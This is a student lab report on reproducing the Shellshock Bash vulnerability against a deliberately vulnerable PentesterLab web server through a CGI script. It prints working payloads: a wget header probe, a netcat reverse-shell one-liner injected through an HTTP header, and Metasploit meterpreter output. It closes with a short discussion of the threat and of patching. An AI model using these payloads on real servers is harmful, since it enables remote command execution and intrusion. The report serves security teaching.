

Shellshock (CVE-2014-7169)

System Security - Assignment 3

Morten Lyng Rosenquist - 201706031

```
mlr@mlr-VirtualBox:/media/sf_python-repos/au-syssec-e21-grp8-assignment3/logs$ wget -U "() { test;};echo \"Content-type: text/plain\"; echo; /bin/bash -c 'echo vulnerable'" http://10.0.2.9/cgi-bin/status
--2021-11-04 19:00:15-- http://10.0.2.9/cgi-bin/status
Tilslutter 10.0.2.9:80... forbundet.
HTTP forespørgsel sendt, afventer svar... 200 OK
Længde: uspecifiseret [text/plain]
Gemmer til: 'status'

status [ <=> ] 11 --.-KB/s in 0s

2021-11-04 19:00:15 (1,14 MB/s) - 'status' gemt [11]

mlr@mlr-VirtualBox:/media/sf_python-repos/au-syssec-e21-grp8-assignment3/logs$ cat status
vulnerable
```

Faculty of Technical Sciences
Aarhus University
November 7, 2021

Contents

1	Introduction	2
2	Setup	3
3	Exploit	3
4	Discussion	5

1 Introduction

Shellshock, which is also known as Bashdoor, is a vulnerability in the Unix Bash shell. The shell is widely used on servers for internal communication and a range of other functionality. This report will investigate a apache web server utilizing a CGI[wika] shell script to render some content. Other vulnerable interface are OpenSSH, DHCP clients and Qmail servers[ops]. In the national vulnerability database the exploit has a score of 9.8, which means it is critical[NIS].

Vulnerability

The exploit is enabled by an issue in Bash. In bash you can define an empty function with the following command:

```
() { ;;};
```

Then the problem is that everything you add after the empty function declaration bash sees as executable code. This makes it possible run any arbitrary command after the function declaration. A simple example would be:

```
() { ;;}; echo hello world
```

This will echo hello world. This in itself is not interesting or can not be exploited. But if an attacker was somehow able to make the server call an empty function body concatenated with a concatenated script, he would have full control of the execution. An example of the error can be seen on figure 1




Figure 1: Vulnerability example

CGI

An interface where an attacker has a way into utilizing this exploit is CGI. Web servers utilize CGI programs to perform some task on the server. This could be to generate html content based on some parameters received by the requesting user. CGI programs can be implemented in various ways. As this is a bash vulnerability, it has to be bash-based CGI script. The web server, in this case an apache server, will pass http headers to the CGI script. These will then be environment variables in the script and can be accessed in the CGI script. This is the opening for the attacker. He has full control of the headers he will send to the server. He can then set the contents of a header to the empty function declaration concatenated with whatever he wants to execute. The server will then try to set the CGI variable to the contents of the header. But what will happen is that it will see an empty function declaration and execute everything thereafter.

Reverse shell

As the attacker can execute any program on the server. An option is to set up a reverse shell. This is a shell session that is established on a connection from a remote machine, in this case the attacker. If an attacker can establish such a connection. He is able to write shell as if he was on the server.

2 Setup

The chosen setup consists of a VM spun up with a vulnerable image from Pentesterlab[Pen]. The VM has an apache server hosting a web application that uses a bash-based CGI script. The topology can be seen on figure 2.



Figure 2: Environment topology

The server has bash version 4.2.45(1)-release installed, which is a version vulnerable to shellshock. Furthermore the web application is hosted on port 80.

3 Exploit

The execution of the exploit is inspired by PentesterLab instructions and F4l13n5n0w[f4l] performing the attack. The attack is performed as if nothing was known about the setup of the server. A github repo is established containing the iso image used and documentation of the attack. The tools used are:

1. burp suite - Analyze and execute http requests
2. wget - download files from network
3. netcat/nc - bind shells to network
4. wireshark - analyze network traffic

5. msfconsole/metasploit - console program for various known exploits

Firstly the request is analyzed in Burp Suite. The request trace can be seen on figure 3.

http://10.0.2.9	GET	/
http://10.0.2.9	GET	/js/jquery-1.6.4.min.js
http://10.0.2.9	GET	/cgi-bin/status
http://10.0.2.9	GET	/images/favicon.png

Figure 3: Burp Suite inspection of http requests

Here we have something interesting. It can be seen that CGI is possibly used to render some content. The index.html is analyzed and it is seen there is some inline javascript, shown on figure 4.

```
<script>
function status() {
    $.getJSON("/cgi-bin/status", function (data) {

        $.each( data, function( key, val ) {
            $('#infos').append ( "<li><b>" + key + "</b>: " + val +
            "</li>" );
        });
    });
}

status();
</script>
```

Figure 4: index.html inline javascript

This confirms the assumption that CGI is utilized. Time to shellshock the server. Burp Suite is used to test customized requests. A new header is added to the requests with the contents:

```
() { :; }; this should give
internal server error
```

The response is indeed 500, and we know the server is vulnerable. Time to make the server do something. Then we try:

```
() { ;; }; echo \Content-type:
text/plain\"; echo; /bin/bash
-c 'echo vulnerable'
```

The response can be seen on figure 5.




Figure 5: Server returning vulnerable

It's cumbersome to send a http request every time. Instead lets establish a reverse shell. That enables the attacker to write shell code in his terminal as if he was on the server. This can be done with the input:

```
echo -e "HEAD /cgi-bin/status
HTTP/1.1\r\nShellshock: () {
;;}; /usr/bin/nc 10.0.2.6 443
-e /bin/sh\r\nHost:
vulnerable\r\nConnection:
close\r\n\r\n" | nc 10.0.2.9
80
```

This uses netcat to bind the attackers shell to 10.0.2.9/cgi-bin/status. Furthermore the server will bind its shell to 10.0.2.6:443, which is the attacker. The attacker first needs to bind the port, and then he is ready. The reverse shell can be seen on figure 6.

As this is a known exploit there is tools developed to ease this process. Offensive Security's msfconsole[Sec] has many exploits gathered and there is also tooling for shellshock.




Figure 6: Reverse shell

First we configure various parameters, this is shown on figure 7




Figure 7: msfconsole initialization

The target is defined and it's seen that it is indeed vulnerable. What msfconsole does in the vulnerability check can be seen on figure 8. It can be seen that the malicious code is inserted in the User-Agent header.



Figure 8: msfconsole vulnerability check in wireguard

Then we set the type of attack we want to launch and start exploiting. The exploit in progress can be seen on figure 9.

It is seen that the attacker can perform any desired command. Here different information of the infrastructure is retrieved and a new shell process is spawned. A wireguard trace of a command from the reverse shell can be seen in figure 10. It's

When the reverse shell is established the attacker and server communicates using

```

meterpreter > getuid
Server username: pentesterlab
meterpreter > pwd
/var/www/cgi-bin
meterpreter > sysinfo
Computer      : 10.0.2.9
OS            : (Linux 3.14.1-pentesterlab)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > shell
Process 906 created.
Channel 1 created.

```

Figure 9: msfconsole exploit

10.0.2.6	10.0.2.9	TCP 4444 → 49629 [PSH,
10.0.2.9	10.0.2.6	TCP 49629 → 4444 [PSH,
10.0.2.6	10.0.2.9	TCP 4444 → 49629 [ACK]

Figure 10: msfconsole exploit wireguard trace

TCP. MSFconsole have picked random ports on both attacker and server to establish the reverse shell.

4 Discussion

Looking at the threat model of this vulnerability. The adversaries are essentially the crooks. They are interested in the infrastructure of the server and controlling the behavior. If they succeed in mounting the attack and establish a reverse shell, they can tamper with almost any security property of the system. One limitation is that the user executing the code on the server is the one hosting the apache server. If the server is somewhat correctly configured, this will be a user with limited rights. But because the attacker is inside he will be able to mount other attacks. Worst case scenario would be becoming root.

Then the attacker can do anything.

The vulnerability has existed in bash since its release. It was then announced to the public in 2014 when a patch was available for release[wikb]. Attackers was fast in the days after and abusing servers not patched yet. This shows the severity of the vulnerability. Plenty of systems was compromised and it is scary to imagine how long this has been exploited.

There are ways of protecting your servers against such attacks. The obvious one is keeping your running software up to date. You would not think that a program such as bash could make your server vulnerable as this is just execution on your server. But when an attacker has a way into controlling your shell scripts it's a different story.

The usage of msfconsole shows how easy it is to mount known attacks. Therefore as the manager of a server it is important to know existing exploits. If you do not protect yourself against these, your server can be abused in the matter of minutes.

References

- [f4l] f4l13n5n0w. *[PentesterLab] CVE-2014-6271/Shellshock*. URL: <http://f4l13n5n0w.github.io/blog/2015/05/07/pentesterlab-cve-2014-6271-slash-shellshock/>. (accessed: 06.11.2021).
- [NIS] NIST. *CVE-2014-6271 Detail*. URL: <https://nvd.nist.gov/vuln/detail/cve-2014-6271>. (accessed: 06.11.2021).
- [ops] opsexcq. *Shellshock exploit + vulnerable environment*. URL: <https://github.com/opsexcq/exploit-CVE-2014-6271>. (accessed: 06.11.2021).
- [Pen] PentesterLab. *CVE-2014-6271/Shellshock*. URL: <https://www.pentesterlab.com/exercises/cve-2014-6271/course>. (accessed: 06.11.2021).
- [Sec] Offensive Security. *Metasploit*. URL: <https://www.offensive-security.com/metasploit-unleashed/msfconsole/>. (accessed: 06.11.2021).
- [wika] wikipedia. *Common Gateway Interface*. URL: https://da.wikipedia.org/wiki/Common_Gateway_Interface. (accessed: 06.11.2021).
- [wikb] wikipedia. *Shellshock (software bug)*. URL: [https://en.wikipedia.org/wiki/Shellshock_\(software_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug)). (accessed: 06.11.2021).